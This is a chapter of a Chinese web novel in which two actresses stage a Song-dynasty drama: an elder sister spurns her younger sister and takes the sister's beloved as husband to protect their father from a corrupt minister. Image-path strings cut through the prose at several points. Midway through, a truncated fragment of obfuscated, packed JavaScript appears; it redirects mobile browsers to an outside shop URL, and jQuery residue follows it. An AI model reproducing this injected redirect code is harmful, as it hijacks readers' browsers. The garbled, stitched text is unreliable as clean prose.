二十分钟后,衣服到了。
打开包装的瞬间,在场几人都仿佛感受到了金钱沉甸甸的力量。
当林清弦做好妆造,换上衣服戴上发冠后,金翠交辉,霞帔流云,和影楼里亮闪闪的仿制品不同,一针一线、一珠一翠都是仿佛浸着时光的好东西。
不愧是非遗手艺,这钱花的不亏,顾映心想。
“这都不像嫁衣了,像战袍似的。”赵姐忍不住感慨。
顾映笑了笑,可不是战袍嘛。这可是林清弦这个娱乐圈小透明打响演艺生涯第一炮的重头戏。
林清弦从镜子前转过身,表情复杂,她揪着衣角,似乎有些愧疚:“映映姐,对不起,我不该怀疑你的。”
顾映笑了笑:“没事,当时那种情况你怀疑我也很正常。”
她说完这话,林清弦更加抬不起头了。
“这件衣服很贵吧,但不管多少钱,我一定还你!”
“不用,就当是我对你的投资了。”
“可……”
“别可是了。”顾映推了她一把,“还有十五分钟就要上台了,我们最后再对一遍台词。”
“好。”
***
总决赛录制舞台现场。
这一次,台下参与评分的观众比前几期还要多。当林清弦穿着凤冠霞帔站到台上时,所有人都忍不住惊呼,好漂亮。
衣服漂亮,但人更漂亮。
前几期,林清弦几乎演的都是比较苦情的角色,但现在,她穿着大红色的嫁衣,容色艳丽,不再是低调小白花,而是张扬的牡丹,好像正亟待一场精彩绝伦的绽放。
相比较起来,顾映就显得低调很多。一袭浅绿色褙子长裙,清新灵动,像个不谙世事的天真少女。
主持人问:“你们准备好了吗?”
两人齐声回答:“准备好了。”
一声action指令,表演开始,舞台拉开帷幕。
【旁白:宋朝年间,御史台监察御史韩玉谦,性子刚直,得罪了当朝左相叶问韬。叶相权势滔天,诬陷韩玉谦主持乡试收受考生贿赂,人证、物证、供词一应俱全,预备御前弹劾,告他个抄家灭族的重罪。
若想他放过韩家,须让韩家长女韩清霜嫁入叶家,则弹劾不起、流言不传。
但是韩家次女韩清露却与叶相长子叶昭早已情投意合、私定终身。
***
大婚前夜,韩清霜正在试衣,她穿着一袭鲜红嫁衣,静坐在妆台前,任由丫鬟小桃给她梳着一头如瀑秀发。
烛火噼啪作响,快要燃尽。
突然,房门猛地被推开,韩清露站在门口,发髻有些散乱,眼睛红的像兔子,显然已经哭过一场。
“姐姐。”她声音沙哑。
韩清霜透过镜子看着她,没有回头。
她声音很平淡:“这么晚了,怎么还不歇息?”
“歇息?”韩清露一步步走近,声音颤抖:“姐姐明天就要嫁人了,我怎么睡得着?”
她从袖子里拿出一枚和田白玉的玉佩,玉质温润细腻,细节精致,上面雕刻的大雁在烛火下栩栩如生。
“姐姐,这是一个月前,叶家公子送给我的定情信物,而我也回赠了他一条鸳鸯手帕,我们约定今年中秋向爹娘坦白。”她带着哭腔,咬牙切齿,一字一句道:“这些,你都知道的。”
韩清霜摆了摆手,示意侍女小桃先出去。
小桃犹豫了一瞬,她看了一眼小姐淡然地脸色,叹了口气,转身离去,带上了房门。
“清露,你坐。”
“坐?”韩清露声音拔高,她气得扒住韩清霜的肩膀,强迫她转过身来,看着她:“姐姐,我刚刚从父亲那里过来,他骂我在外面私相授受不知廉耻,但是你之前明明跟我说喜欢一个人就要勇于争取,现在,你却一声不响就要嫁给我的心上人,你为什么要这么做?”
为什么要这么做?
韩清霜终于抬起头看了她一眼,她的眼神冷淡:“婚姻大事,父母之命,媒妁之言,哪有什么为什么。”
韩清露愣了愣,随即像是明白了什么,她破涕为笑,拉起韩清霜的手:“我明白了,姐姐你也是被迫的对不对?我们一起去找爹娘,告诉他们实情,告诉他们,你不想嫁。”
这一拉,却纹丝不动。
她诧异地回头看韩清霜:“姐姐?”
韩清霜淡漠地拂开她的手,露出一抹笑容:“妹妹,你不要天真了。没有什么被迫,实情就是,我想嫁。”
“可是你根本不喜欢叶昭啊!”
“那又如何?”
“姐姐……”韩清露像是刚认识眼前的人一般,她慢慢后退了半步:“从小到大,姐姐你从来不会跟我争东西,我想要的,你都会让给我,为什么这一次……”
她说不下去了,眼泪像断了线的珠子落下。
“因为这一次,我不想让了。”韩清霜的声音冷若冰霜,但只有她自己知道,她在努力控制颤抖的嗓音:“清露,我不可能让你一辈子的。”
韩清露身体僵硬了一瞬。
“姐姐……你说什么?”
韩清霜站起身来,他们俩身高相仿,但是她的眼神仿佛是在低头看她:“韩清露,你凭什么觉得,这世上所有的好东西都该让你先挑?你看上叶公子,他就是你的,凭什么?”
“可是我们两情相悦……”
“两情相悦?”韩清霜冷笑一声:“这世上最浅薄的就是情之一字,如果你们俩真的两情相悦,那为什么现在还能轮到我穿着嫁衣在这跟你说话?妹妹,明天可就要大婚了,你的叶郎可有为你去争取过?”
韩清露的脸色一寸寸白了下去。
韩清霜扬了扬下巴,露出一个残忍的笑容:“叶相是当朝权臣,嫁进叶家意味着什么,你懂吗?朝堂上的事,人情往来的事,大家族内宅的明争暗斗,你只知道绣花女红、谈情说爱,这些你应付得过来吗?”
她一字一句说着最伤人的话:“你应付不来,但我可以,我比你更有资格嫁进去。”
这句话像一把刀,狠狠扎在韩清露的心上。
她难以置信地看着韩清霜:“姐姐是觉得我……配不上叶昭?”
韩清霜别过头去:“我只是觉得,我比你更合适。”
35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17474576|200834||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
>沉默。
韩清露突然笑了一声,这一声里似乎有自嘲也有失望。
接着,她又笑了一声。这一声意味不明。
又是一段沉默。
韩清霜背对着她,等着她说话。
过了半天。
“韩清霜。”韩清露声音颤抖:“从今天起,我没有姐姐了。”
她转身便走,似乎毫无留恋。
韩清霜无动于衷,背对着她,从始至终没有再看她一眼。直到小桃的脚步声逐渐靠近,她小心翼翼地叫了一声:“小姐?”
所有的伪装似乎在这一刻土崩瓦解,韩清霜颤抖着肩膀,慢慢蹲下身子,双手环住自己,嘴巴咬着手臂,无声哭泣。
“小姐……”小桃蹲下来,心疼地拍着她的背。
“您又何苦呢?”她叹息,“二小姐不是不通情达理之人,如果您把实情都告诉她,我相信她会理解的。”
韩清霜抬起头来,眼泪悬在眼下,眼眶通红。
“就是知道她会理解,会妥协,我才不能妥协。”她抹掉眼泪,眼神满满变得凌厉,“那个叶昭接近清露,从一开始就不是偶然。父亲与叶相政见不合,叶相早就想对付父亲,让自己的儿子故意勾引后宅闺阁女子私定终身,捏住把柄,再以此要挟父亲将长女嫁入叶家,既能羞辱父亲,又能让他乖乖把自己的大女儿奉上,此计诛心,父亲一生清廉守旧,这比杀了他还要痛苦。”
“那为什么是小姐你呢?”
“清露性子活泼,藏不住事,嫁进去容易生事。他们,需要的是一个稳重、识大体的棋子,不会闹事的长媳,名正言顺将父亲绑上叶家这条大船。”
韩清霜冷笑一声,嘲然道:“而且,想嫁的嫁不了,不想嫁的只能嫁,还能让我们韩家离心,一箭三雕。”
小桃:“那如果把这些都说出来,一家人总能想到法子的。”
韩清霜站起身,重新坐回妆台前,她又恢复到之前淡然的模样,她看着手掌的指甲血痕,淡淡道:“顺则两全,逆则俱毁。父亲性子刚直,这辈子只知道怎么做个忠廉的好官,妹妹性格天真烂漫,从来不懂得后宅那些腌臢,他们都斗不过叶相的。”
若是传出官家小姐勾引权臣之子的名声,清露的名声可就毁了。
而父亲也会被陷害入狱,满盘皆损
“我一个人的婚事,换全家平安,很值。”
“可是……这就苦了小姐你了。”小桃忧心道。
韩清霜看着镜中的自己,原本柔和的眉眼间似乎有戾气流转,她勾唇笑了笑:“那可未必。”
父亲的愁眉不展、母亲的偷偷抹泪、妹妹的心灰意冷。
她看了一眼指甲上的丹蔻:“叶家,也不是什么铁桶,既然嫁进去,当然也要扒掉他们的皮才公平。”
她韩清霜虽然端庄守礼、与人为善,但若伤她家人者,同样也必须得付出代价!
她像冰封的湖面,看着安全无害,但踏上去,就是无底的深渊。
画面的最后一秒,定格在她淬寒的眉眼之间,额间花钿红色如血,耀眼夺目。】
卡——!